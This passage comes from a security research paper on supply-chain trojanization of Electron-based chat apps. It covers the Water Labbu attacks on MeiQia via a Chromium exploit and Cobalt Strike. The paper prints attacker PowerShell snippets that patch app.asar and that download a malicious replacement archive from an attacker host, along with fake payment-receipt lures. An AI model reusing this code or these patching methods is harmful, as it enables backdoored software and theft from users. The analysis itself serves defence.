
The later stages of the backdoor code implement functions like collecting OS information, running shell commands via cmd.exe, executing additional JavaScript code, patching/trojanizing the *LiveHelp100* app, and dropping additional malware (a binary backdoor) with modules with various stealing capabilities – more about this malware and its plug-ins can be found in [10].

3.3 MeiQia live chat (Water Labbu threat actor)

In this case our investigation started with a Cobalt Strike instance adding a persistence registry key to load an exploit file from an online code repository controlled by the Water Labbu threat actor. The repository hosted multiple exploit files of CVE-2021-21220 (a *Chromium* vulnerability affecting versions prior to 89.0.4389.128) to execute a Cobalt Strike stager. It also contained files designed to target *MeiQia* (美洽), a Chinese live chat desktop app for online customer support that is used on websites, developed with Electron framework.

The websites affected during this campaign used an outdated, vulnerable version of the *MeiQia* application as an option for easy communication with potential visitors.

In order to compromise victims, the threat actor likely sends the exploit via the live chat box. In support of this theory, we found an exploit HTML file sample containing a screenshot that looks like a withdrawal confirmation for cryptocurrency funds. If website operators open the exploit page in a vulnerable version of the *MeiQia* management client application, it's possible that they might be infected by Water Labbu.



確認提領

發送中	0.36 ETH
由	ETH 錢包
To	[redacted]
網路類型	ERC20
費用	0.005 ETH
總額	0.365 ETH

你已選擇 ERC20 作為提領網路。請確保你的提領地址支援 ERC20 網路，否則可能會失去所有資產。

確定

电子回单

电子回单号:	[redacted]
交易日期:	2022-01-01
用途:	
付款方户名:	[redacted]
付款方账号:	
收款方户名:	[redacted]
收款方账号:	
金额:	¥788.00元
金额大写:	柒佰捌拾捌圆整
手续费:	¥0.00元
手续费大写:	[illegible]整

提示:
1、本电子回单是非正式的记账凭证，不作为收款方的发货依据。
2、可通过手机银行-电子回单验证功能，输入电子回单号、收款人姓名验证电子回单。

电子回单专用章

[redacted]

下载电子回单

账单详情

[redacted]

-300.00
交易成功

服务费	0.30
付款方式	中国建设银行(1810) 300.30
转账说明	转账
处理进度	付款成功 07-23 22:50
	银行处理中 07-23 22:50
	到账成功 07-23 22:51
转账到	[redacted]
创建时间	
订单号	202007232[redacted]13
账单分类	转账充值

电子回单

转出成功

此电子回单仅供参考，请以收款方实际入账为准，转账已提交成功，实际到账时间取决于对方银行

收款方户名	[redacted]
收款方账号	
收款方银行	中国银行总行
转账金额	1,000.00元
付款方户名	[redacted]
付款方账号	
转账流水号	
交易日期	2021-12-30
交易时间	23:01:47

电子回单

分享给微信好友


Figure 13: Screenshots of transaction results that are embedded into weaponized HTML pages.

Review of the code from an online repository shows that old versions of *MeiQia* open external links inside their Electron applications and render the web page without sandboxing. The latest version of *MeiQia* is not vulnerable because it runs on the newer version of *Chromium* core and opens the external links, not inside the Electron app, but via the default system web browser.

As mentioned earlier, the research paper [3] on Electron security demonstrated a successful exploitation of an Electron-based application using CVE-2021-21220.

When the weaponized HTML pages detect a vulnerable target, it will proceed with loading additional stages of the attack. The last stage is a shellcode that is usually a Cobalt Strike stager. The Cobalt Strike instance may run additional batch/PowerShell scripts to steal cookies and other important files, patch the *MeiQia* app, download additional spying software, collect statistics about progress of the infection, install a malicious certificate, or modify the proxy URL address. More detailed analysis of these scripts is shared in [11].


For the purpose of this paper, the most interesting task of those additional scripts is patching the *MeiQia* app in order to disable auto updates, replace the default *MeiQia* application URL, and embed additional backdoor code to achieve persistence or credential phishing. The script must locate the app.asar archive, find the JavaScript file to patch (in this case create-window.js), and make the requested modifications.



```
$re = @{
    'y'="//autoUpdater.checkForUpdatesAndNotify();";
    's'="//setTimeout(()=>autoUpdater.quitAndInstall(),0);";
    'a'="if(val.indexOf('electronif')>-1){browserWindow.hide();}else{browserWindow.show();}";
    'b'="http://mmmm.whg7.cc/el.php?3287";
    'c'="960";
    'd'='on: true';
    'c1'="960";
    'd1'='on: true';
    'u'="//autoUpdater.downloadUpdate();";
    'w'="//sendStatusToWindow({ type:'checking', message: info});";
    'x'="//win.webContents.send('update-message',text)"
```

Figure 14: Snippet from the PowerShell script to search and replace parts of scripts within the app.asar archive.

In some cases, the threat actor chose a much simpler solution – check the size of the app.asar archive, and if the size does not match that of the patched malicious version, the script just downloads and replaces the whole app.asar archive with the malicious one.



```
if([io.File]::Exists('.\resources\app.asar')){
  $isfiles2=(Get-Item '.\resources\app.asar').length -ne 1808754
  $isfiles3=(Get-Item '.\resources\app.asar').length -ne 1812814
  if($isfiles2 -and $isfiles3){
  $pdd=1
  }

}
$client = new-object System.Net.WebClient

if($pdd){
Write-Output $pdd
$client.DownloadFile('http://mmmm.whg7.cc/app0.2.asar?x1', '.\resources\app.asar')

}
```

Figure 15: Snippet from the PowerShell script to download and replace the app.asar archive if its size does not match.

4. CONCLUSION

Electron is a great and popular framework for software developers. It has been used in hundreds of projects by many developers. The big advantage of the framework is the possibility to have just one code base, which can be packaged by a single command to executables running on all major platforms. The Electron projects are usually 'big', containing thousands of files. The application source code is usually stored in the app.asar archive.

Threat actors noticed the popularity of Electron applications and in all three scenarios described in this paper, they managed to abuse these applications by patching them. The result of the patching is embedding backdoors and downloading additional malware to perform espionage or financial theft.

The *MiMi*, *Comm100* and *LiveHelp100* applications have been trojanized by threat actors to cause supply chain attacks. This means that the threat actor gained access to the build environment of these applications, then modified app.asar archives and let application users download the trojanized applications. The trojanized application acted as a downloader, downloading additional native backdoors.

In the case of the *MeiQia* application, the threat actor proactively identified websites which were embedding the *MeiQia* live chat widget. The infection chain continued with the threat actor sending a crafted document with an exploit, causing remote code execution of additional code, which patched the exploited *MeiQia* applications to establish persistence and download additional malware.

All three in-the-wild cases present interesting situations where threat actors have modified existing software to inject malicious capabilities. Supply chain attacks are usually very successful as they often defeat even cautious targets.

REFERENCES

[1] Asar7z plugin. https://www.tc4shell.com/en/7zip/asar/.

[2] A Windows GUI utility to handle asar (electron archive) files. https://github.com/aardio/WinAsar.

[3] Sri Rama Krishna, M.; Garrett, M.; Purani, A.; Bowling, W. ElectroVolt: Pwning Popular Desktop apps while uncovering new attack surface.on Electron. https://i.blackhat.com/USA-22/Thursday/US-22-Purani-ElectroVolt-Pwning-Popular-Desktop-Apps.pdf.

[4] Electron documentation – Security. https://www.electronjs.org/docs/latest/tutorial/security.

[5] Electron documentation – Context Isolation. https://www.electronjs.org/docs/latest/tutorial/context-isolation.

[6] Electron documentation – Process Sandboxing. https://www.electronjs.org/docs/latest/tutorial/sandbox.

[7] Source code of the CVE-2021-21220 exploit. https://github.com/security-dbg/CVE-2021-21220/blob/main/exploit.js.

[8] Chang, Z.; Lu, K.; Luo, A.; Pernet, C.; Yaneza, J. Operation Iron Tiger: Exploring Chinese Cyber-Espionage Attacks on United States Defense.Contractors. Trend Micro. https://www.erai.com/CustomUploads/ca/wp/2015_12_wp_operation_iron_tiger.pdf.

[9] Lunghi, D.; Horejsi, J. Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users. Trend Micro. August 2022. https://www.trendmicro.com/en_us/research/22/h/irontiger-compromises-chat-app-Mimi-targets-windows-mac-linux-users.html.

[10] Horejsi, J.; Chen, J.C. Probing Weaponized Chat Applications Abused in Supply-Chain Attacks. Trend Micro. December 2022. https://www.trendmicro.com/en_us/research/22/l/probing-weaponized-chat-applications-abused-in-supply-chain-atta.html.

[11] Chen, J.C. Horejsi, J. How Water Labbu Exploits Electron-Based Applications. Trend Micro. October 2022. https://www.trendmicro.com/en_us/research/22/j/how-water-labbu-exploits-electron-based-applications.html.